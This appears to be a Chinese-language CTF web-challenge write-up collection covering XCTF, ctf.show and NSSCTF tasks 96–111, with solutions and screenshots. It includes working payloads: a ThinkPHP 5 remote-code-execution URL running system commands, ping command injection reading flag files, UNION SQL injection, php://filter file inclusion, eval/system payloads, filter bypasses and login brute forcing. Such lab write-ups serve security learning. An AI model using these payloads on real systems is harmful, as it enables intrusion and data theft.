
---

```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

```
script.php
1 <?php
2 class xctf{
3 public $flag = '111';
4 public function __wakeup(){
5 exit('bad requests');
6 }
7 }
8 $a = new xctf();
9 echo serialize($a);
10 ?>
```

输入	输出
1	O:4:"xctf":1:{s:4:"flag";s:3:"111";}

← → ⌂ △ 不安全 61.147.171.105:57009/?code=O:4:"xctf":1:{s:4:"flag";s:3:"111";}



第一时间想到抓包去爆破 但抓包后发现没有能爆破的参数

随便输入后 再查看源代码

```
<html>
<head>
<title>JS</title>
<script type="text/javascript">
function dechiffre(pass_enc) {
    var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
    var tab = pass_enc.split(',');
    var tab2 = pass.split(',');
    var i, j, k, l=0, m, n, o, p = "";
    i = 0; j = tab.length;
    k = j + (l) + (n=0);
    n = tab2.length;
    for(i = (o=0); i < (k = j = n); i++) {o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
        if(i == 5)break;}
    for(i = (o=0); i < (k = j = n); i++) {
        o = tab[i-1];
        if(i > 5 && i < k-1)
            p += String.fromCharCode((o = tab2[i]));
    }
    p += String.fromCharCode(tab2[17]);
    pass = p;return pass;
}
String["fromCharCode"] (dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x2c\x39\x2c\x31\x31\x35"));
h = window.prompt('Enter password');
alert(dechiffre(h));

```

split(): 拆分字符串。通过指定分隔符对字符串进行切片，并返回分割后的字符串列表 (list)

String.fromCharCode() 将 Unicode 编码转为一个字符

h=你输入弹框内的内容

之后 alert 弹出 dechiffre(h) 的值

分析代码得 无论tab1是什么 最后输出p都是FAUX PASSWORD HAHA, 那有可能tab1输出的数字就是 flag

输入	输出
1	7860sErtk12

通过本题简单分析了JS代码

## 96.xff\_referer

按要求更改xff和referer

Referer:<https://www.google.com>

X-Forwarded-For: 123.123.123.123

## 97.command\_execution

题目来源: Cyberpeace-n3k0

题目描述: 小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的,你知道为什么吗。

题目场景: <http://61.147.171.105:49224>

# PING

请输入需要ping的地址

PING

# PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2026ms
rtt min/avg/max/mdev = 0.024/0.030/0.037/0.007 ms
```

试试RCE注入

# PING

```
127.0.0.1 | ls /home
```

PING

```
ping -c 3 127.0.0.1 | ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
```


找可疑的打开发现home里有flag

```
127.0.0.1 | cat /home/flag.txt
```

PING

```
ping -c 3 127.0.0.1 | ls /home  
flag.txt
```

## 98.simple\_php



```
<?php  
show_source(__FILE__);  
include("config.php");  
$a=@$_GET['a'];  
$b=@$_GET['b'];  
if($a==0 and $a){  
    echo $flag1;  
}  
if(is_numeric($b)){  
    exit();  
}  
if($b>1234){  
    echo $flag2;  
}  
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

简单的若比较绕过

## 99.baby\_web

题目来源:

题目描述: 想想初始页面是哪个

题目场景: <http://61.147.171.105:62828>



i题目明显提示去看index.php 但是会跳到1.php 那就抓包改

最后藏在语句里


**Response**

Pretty Raw Hex

Flag is hidden!

A screenshot of a browser showing a response message. The message says "Flag is hidden!" in blue text. There are three tabs above it: "Pretty", "Raw", and "Hex". A note on the left says "最后藏在语句里".

## 100.php\_rce



: )

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[ V5.0 版本由 [七牛云](#) 独家赞助发布 ]

[顶想云——官方生态服务，助力企业数智化建设！](#)

```
index.php?s=index\think\app\invokefunction&function=phpinfo&vars[0]=100
```

The screenshot shows a web browser window with the URL `61.147.171.105:62151/index.php?s=index\think\app\invokefunction&function=phpinfo&vars[0]=100`. The page title is "Configuration" under "PHP Core". A table lists various PHP directives with their local and master values.

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	no value	no value
display_errors	Off	On
display_startup_errors	Off	Off
doc_root	no value	no value

```
/index.php?  
s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&va  
rs[1][]=whoami
```

The screenshot shows a web browser window with the URL `61.147.171.105:62151/index.php?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami`. The output shows the user "www-data" running the command "whoami".

www-data www-data

接着用rce命令代替woami

The screenshot shows a web browser window with the URL `61.147.171.105:62151/index.php?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls%20/`. The output shows the directory listing for the current working directory.

bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var var

The screenshot shows a web browser window with the URL `61.147.171.105:62151/index.php?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat%20/flag`. The output shows the content of the "flag" file.

flag{thinkphp5\_rce} flag{thinkphp5\_rce}

**101.show web1**

```

<html>
<head>
    <title>ctf.show萌新计划web1</title>
    <meta charset="utf-8">
</head>
<body>
<?php

# 包含数据库连接文件
include("config.php");
# 判断get提交的参数id是否存在
if(isset($_GET['id'])) {
    $id = $_GET['id'];
    # 判断id的值是否大于999
    if(intval($id) > 999) {
        # id 大于 999 直接退出并返回错误
        die("id error");
    } else {
        # id 小于 999 拼接sql语句
        $sql = "select * from article where id = $id order by id limit 1 ";
        echo "执行的sql为: $sql<br>";
        # 执行sql 语句
        $result = $conn->query($sql);
        # 判断有没有查询结果
        if ($result->num_rows > 0) {
            # 如果有结果, 获取结果对象的值$row
            while($row = $result->fetch_assoc()) {
                echo "id: " . $row["id"] . " - title: " . $row["title"] . "<br><hr>" . $row["content"] . "<br>";
            }
        }
        # 关闭数据库连接
        $conn->close();
    }
} else{
    highlight_file(__FILE__);
}

?>
</body>
<!-- flag in id = 1000 -->
</html>

```

讲1000转为16进制 or 500%2b 500 or ~~1000 很多绕过方式


直接猜内部结构 sql注入?id=1 union select \* from article; --+



执行的sql为: select \* from article where id = 0x3e8 order by id limit 1  
id: 1000 - title: CTFshowflag

ctfshow{8d686aaa-349a-4cff-9ae0-76a8793c144f}

## 102.[SWPUCTF 2021 新生赛]gift\_F12



打开后直接查找

## 103.[SWPUCTF 2021 新生赛]jicao

学习json语句

```
<?php
highlight_file(' index.php' );
include("flag.php");
$id=$_POST[' id'];
$json=json_decode($_GET[' json' ], true);
if  ($id=="wllmNB"&&$json[' x']=="wllm")
{echo  $flag;}
?>
```

```
<?php
highlight_file(' index.php' );
include("flag.php");
$id=$_POST[' id'];
$json=json_decode($_GET[' json' ], true);
if  ($id=="wllmNB"&&$json[' x']=="wllm")
{echo  $flag;}
?>
```

NSSCTF{54745542-0dcc-4d3d-8a4a-ffdb4df3da52}

The screenshot shows a user interface for sending a POST request. At the top, there's a toolbar with icons for View, Control Panel, Debugger, Network, Style Editor, Performance, HackBar, and more. Below the toolbar, there's a URL input field containing `http://node7.anna.nssctf.cn:29628/?json={"x":"wllm"}`. To the left of the URL are three buttons: 'Load URL' (with a cloud icon), 'Split URL' (with a split screen icon), and 'Execute' (with a play icon). Below these buttons are several checkboxes: 'Post data' (which is checked), 'Referer', 'User Agent', 'Cookies', and an 'Add Header' button. At the bottom of the interface, there's a text input field containing the value `id=wllmNB`.

## 104.[SWPUCTF 2021 新生赛]easy\_md5


数组绕过

```
<?php
    highlight_file(__FILE__);
    include 'flag2.php';


if (isset($_GET['name']) && isset($_POST['password'])) {
    $name = $_GET['name'];
    $password = $_POST['password'];
    if ($name != $password && md5($name) == md5($password)) {
        echo $flag;
    }
    else {
        echo "wrong!";
    }
}
else {
    echo 'wrong!';
}
?>
NSSCTF{8cbc7aa9-090d-476b-8315-57a3d54007ec}
```

The screenshot shows a web proxy or debugger interface. At the top, there's a toolbar with icons for View, Control Panel, Debugger, Network, Style Editor, and Performance. Below the toolbar, a menu bar has dropdowns for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other. On the left, there are three buttons: Load URL, Split URL, and Execute. The main area contains a URL input field with the value "node7.anna.nssctf.cn:27848/?name[]=1" and a form input field below it with the value "password[]=2". At the bottom, there are several checkboxes: Post data (checked), Referer, User Agent, and Cool.

## 105.[SWPUCTF 2021 新生赛]include



## 传入一个file试试



```
<?php
ini_set("allow_url_include", "on");
header("Content-type: text/html; charset=utf-8");
error_reporting(0);
$file=$_GET['file'];
if(isset($file)) {
    show_source(__FILE__);
    echo 'flag 在flag.php中';
} else{
    echo "传入一个file试试";
}
echo "</br>";
echo "</br>";
echo "</br>";
echo "</br>";
echo "</br>";
include_once($file);
?> flag 在flag.php中
```

文件包含漏洞



?file=php://filter/read=convert.base64-encode/resource=flag.php

```
<?php
ini_set("allow_url_include", "on");
header ("Content-type: text/html; charset=utf-8");
error_reporting(0);
$file=$_GET['file'];
if(isset($file)){
    show_source(__FILE__);
    echo 'flag 在flag.php中';
} else{
    echo "传入一个file试试";
}
echo "</br>";
echo "</br>";
echo "</br>";
echo "</br>";
echo "</br>";
include_once($file);
?> flag 在flag.php中
```

PD9waHANCiRmbGFnPSdOU1NDVEZ7ODViMmM3NzUtZWM4Yy00OGE3LWFjM2ItN2IOTI1NTIwOTFifSc7

## 106.[SWPUCTF 2021 新生赛]easy\_sql

刚打开有被吓到 看标头提示参数



判定为字符型注入

=1' order by 4--+报错

← → C △ 不安全 node7.anna.nssctf.cn:26360/?wllm=1%27%20order%20by%204--+

□□

Unknown column '4' in 'order clause'

-1' union select 1, database(), database()--+

← → C △ 不安全 node7.anna.nssctf.cn:26360/?wllm=-1%27%20union%20select%201, database(), database()--+

□□

Your Login name:test\_db  
Your Password:test\_db

报表 group\_concat(table\_name) from information\_schema.tables where table\_schema='test\_db'--

+ Your Login name:test\_db  
+ Your Password:test\_tb,users

group\_concat(column\_name) from information\_schema.columns where table\_name='test\_tb' -- +

Your Login name:test\_db  
Your Password:id,flag,id,username,password

flag%20from%20test\_db.test\_tb--+

Your Login name:test\_db  
Your Password:NSSCTF{9853baa2-a518-4582-989f-f5ac2bac2548}

## 107.[SWPUCTF 2021 新生赛]easyrce

← → C △ 不安全 node5.anna.nssctf.cn:28025/?url=system(%27cat%20/f1llllaaaaaggggggg%27);

□□

```
<?php
error_reporting(0);
highlight_file(__FILE__);
if(isset($_GET['url']))
{
eval($_GET['url']);
}
?> NSSCTF{02e82f22-98a0-4f45-ab96-bf9b56bf8dcc}
```

最后加分号

## 108.[SWPUCTF 2021 新生赛]caidao

1.

```
wllm=echo `cat /flag`;  
因为内的内容相当于执行系统命令  
(也可以位为echo `tac /flag`)
```

The screenshot shows a web-based exploit development interface. At the top, a banner displays the challenge name: NSSCTF{d692a1f9-120d-4ba5-869f-7b60a071c567}. Below the banner, there is a large, blurred background image of a terminal or code editor window. A navigation bar at the bottom includes icons for View, Control Panel, Debugger, Network, and Style Editor. Below the navigation bar is a toolbar with dropdown menus for Encryption, Encoding, SQL, XSS, LFI, and other options. To the left of the main workspace are three buttons: Load URL, Split URL, and Execute. The main workspace contains a URL input field with the value "http://node7.anna.nssctf.cn:28692". Below the URL field are several checkboxes: Post data (checked), Referer, and User Agent. In the bottom right corner of the workspace, there is a text area containing the command: wllm=echo `cat /flag`;

2.wllm=var\_dump(file\_get\_contents("/flag"));

3.wllm=system('cat /flag');

4.



# 109.[SWPUCTF 2021 新生赛]Do\_you\_know\_http

The screenshot shows a browser window with the following details:

- Address bar: node7.anna.nssctf.cn:25708/hello.php
- Status bar: 不安全 (Insecure)
- Content area:
  - Please use 'WLLM' browser!
  - Request Headers (Raw view):

```
1 Host: node7.anna.nssctf.cn:25708
2 User-Agent: WLLM
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
4 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3
5 Accept-Encoding: gzip, deflate
6 Connection: close
7 Cookie: td_cookie=3469180099
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10
11
12
```
- Bottom navigation: ? gear, back, forward, search bar.

## Response

Pretty	Raw	Hex	Render
	HTTP/1.1 302 Found		
	Date: Mon, 25 Nov 2024 10:40:21 GMT		
	Server: Apache/2.4.25 (Debian)		
	X-Powered-By: PHP/5.6.40		
	Location: ./a.php		

Pretty Raw Hex

```
1 GET /a.php HTTP/1.1
2 Host : node7.anna.nssctf.cn:25708
3 User-Agent : WLLM
4 Accept :
    text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language :
    zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en;q=0.3
6 Accept-Encoding : gzip, deflate
7 Connection : close
8 Cookie : td_cookie =3469180099
9 Upgrade-Insecure-Requests : 1
10 Priority : u=0, i
11
12
```

接着看a.php

Response

Pretty Raw Hex Render

You can only read this at local!  
Your address 39.170.111.9

```
1 GET /a.php HTTP/1.1
2 X-Forwarded-For :127.0.0.1
3 Host : node7.anna.nssctf.cn:25708
4 User-Agent : WLLM
5 Accept :
6   text/html,application/xhtml+xml,application/xml;q=0.9
7 Accept-Language :
8   zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,er
9 Accept-Encoding : gzip, deflate
10 Connection : close
11 Cookie : td_cookie =3469180099
12 Upgrade-Insecure-Requests : 1
13 Priority : u=0, i
14
15
16改XFF
```



Search...

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date : Mon, 25 Nov 2024 10:42:27 GMT
3 Server : Apache/2.4.25 (Debian)
4 X-Powered-By : PHP/5.6.40
5 Location : ./secretttt.php
6
7
```

看secretttt.php

## 110.[SWPUCTF 2021 新生赛]babyrce

```
<?php
error_reporting(0);
header("Content-Type:text/html;charset=utf-8");
highlight_file(__FILE__);
if($_COOKIE['admin']==1)
{
    include "../next.php";
}
else
    echo "小饼干最好吃啦!";
?> 小饼干最好吃啦!
```

## 抓包加cookie

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: node5.anna.nssctf.cn:29832
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10 Cookie: admin=1
11
12
```

Request attributes 2 ▾

Request query parameters 0 ▾

Request body parameters 0 ▾

Request cookies 1 ▾

Name	Value
admin	1

Request headers 9 ▾

Response headers 7 ▾

Response

Pretty Raw Hex Render

```
<?php
error_reporting(0);
header("Content-Type:text/html;charset=utf-8");
highlight_file(__FILE__);
if($_COOKIE['admin']==1)
{
    include "../next.php";
}
else
    echo "小饼干最好吃啦!";
?> rasalghul.php
```

打开文件

```
<?php
error_reporting(0);
highlight_file(__FILE__);
error_reporting(0);
if  (isset($_GET['url']))  {
    $ip=$_GET['url'];
    if(preg_match("/ /",  $ip)) {
        die('nonono');
    }
    $a  =  shell_exec($ip);
    echo  $a;
}
?>
```

尝试能用%09绕过空格

← → ⌂ 不安全 node5.anna.nssctf.cn:29832/rasalghul.php?url=ls%09/



```
<?php
error_reporting(0);
highlight_file(__FILE__);
error_reporting(0);
if (isset($_GET['url'])) {
    $ip=$_GET['url'];
    if(preg_match("/ /", $ip)) {
        die('nonono');
    }
    $a = shell_exec($ip);
    echo $a;
}
?> bin boot dev etc fllllaaaaagggggg home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

最后cat打开

## 111.[第五空间 2021]WebFTP

← → ⌂ 不安全 node4.anna.nssctf.cn:28430/?m=login&a=in



系统管理  
WebFTP 2011

用户名:

密 码:

登 陆

### 想碰碰运气先爆破

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
5433	lionel	!@#\$%		<input type="checkbox"/>	<input type="checkbox"/>		
5552	loydie	!@#\$%	200	<input type="checkbox"/>	<input type="checkbox"/>	558	
5556	lu	!@#\$%	200	<input type="checkbox"/>	<input type="checkbox"/>	558	
5571	lucila	!@#\$%		<input type="checkbox"/>	<input type="checkbox"/>		
5584	ludovika	!@#\$%		<input type="checkbox"/>	<input type="checkbox"/>		
5588	luelle	!@#\$%		<input type="checkbox"/>	<input type="checkbox"/>		
5589	luigi	!@#\$%		<input type="checkbox"/>	<input type="checkbox"/>		
5590	luis	!@#\$%		<input type="checkbox"/>	<input type="checkbox"/>		
5593	lukas	!@#\$%	200	<input type="checkbox"/>	<input type="checkbox"/>	558	
5594	luke	!@#\$%		<input type="checkbox"/>	<input type="checkbox"/>		
5595	lula	!@#\$%	200	<input type="checkbox"/>	<input type="checkbox"/>	558	
5596	lulita	!@#\$%	200	<input type="checkbox"/>	<input type="checkbox"/>	558	
...	...	...	200	<input type="checkbox"/>	<input type="checkbox"/>	558	

5590 of 30453056

感觉全爆破不是方法 那就猜账号是admin再爆 报不出放弃了

没有思路时

## [第五空间 2021]WebFTP

1分

目录扫描

信息收集

.git泄露

★ ★ ★ ★ ★


28

+

题目描述

该题目复现环境尚未取得主办方及出题人相关授权，如果侵权，请联系管理员删除。

看到这题标签是git泄露（也是场景复现）



## Index of /.git

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">HEAD</a>	2021-09-21 06:39	23	
<a href="#">branches/</a>	2016-02-15 10:35	-	
<a href="#">config</a>	2021-09-21 06:39	306	
<a href="#">description</a>	2021-09-21 06:39	73	
<a href="#">hooks/</a>	2021-09-21 06:42	-	
<a href="#">index</a>	2021-09-21 06:39	33K	
<a href="#">info/</a>	2021-09-21 06:42	-	
<a href="#">logs/</a>	2021-09-21 06:42	-	
<a href="#">objects/</a>	2021-09-21 06:42	-	
<a href="#">packed-refs</a>	2021-09-21 06:39	114	
<a href="#">refs/</a>	2021-09-21 06:42	-	

Apache/2.4.7 (Ubuntu) Server at node4.anna.nssctf.cn Port 28430

确定是git泄露，但好像githack都下不下来

```
D:\python3\GitHack-master\GitHack-master>python GitHack.py http://node4.anna.nssctf.cn:28430/.git/
[+] Download and parse index file ...
[+] Api-back.php
[+] Api.php
[+] Config.php
[+] Config.php.bak
[+] Data/Public/nothumb.jpg
[+] Data/Public/nothumb.png
[+] Data/User/21232f297a57a5a743894a0e4a801fc3.php
[+] Inc/Auth.class.php
[+] Inc/Chmod.conf.php
[+] Inc/Cookie.class.php
[+] Inc/File.class.php
[+] Inc/Functions.php
[+] Inc/PclZip.class.php
[+] Inc/Session.class.php
[+] Inc/Thumb.class.php
[+] Init.php
[+] README.md
[+] Readme/about.html
[+] Readme/help.html
[+] Readme/index.html
[+] Readme/license.html
```

那就看看有什么有用文件 用dirsearch看清楚些

```
[19:49:09] 403 - 309B - /cgi-bin/printenv.pl
[19:49:21] 200 - 10KB - /LICENSE
[19:49:22] 200 - 14KB - /logo
[19:49:28] 200 - 18KB - /phpinfo.php
[19:49:31] 301 - 337B - /Readme -> http://node4.anna.nssctf.cn:28430/Readme/
[19:49:31] 200 - 3KB - /README.md
[19:49:33] 403 - 303B - /server-status
[19:49:33] 403 - 304B - /server-status/
[19:49:39] 200 - 33KB - /upload
[19:49:44] 302 - 14B - /wwwroot.tar -> http://2.2.2.2/slogin/appoint.html?_URL=%2fwwwroot.tar&appoint=http%3A%2F%2F192.168.112.30%2Findex%5F18.html
```

Task Completed

一个个打开 找到了

← → ⌂ △ 不安全 node4.anna.nssctf.cn:28430/phpinfo.php

zlib.output_handler	no value	no value
---------------------	----------	----------

**Additional Modules**

Module Name
sysvsem
sysvshm

**Environment**

Variable	Value
APACHE_PID_FILE	/var/run/apache2/apache2.pid
HOSTNAME	77910ecbd4840d1
APACHE_RUN_USER	www-data
FLAG	NSSCTF{738fd088-e2a8-4ca9-b3b9-75be1d664414}
APACHE_LOG_DIR	/var/log/apache2

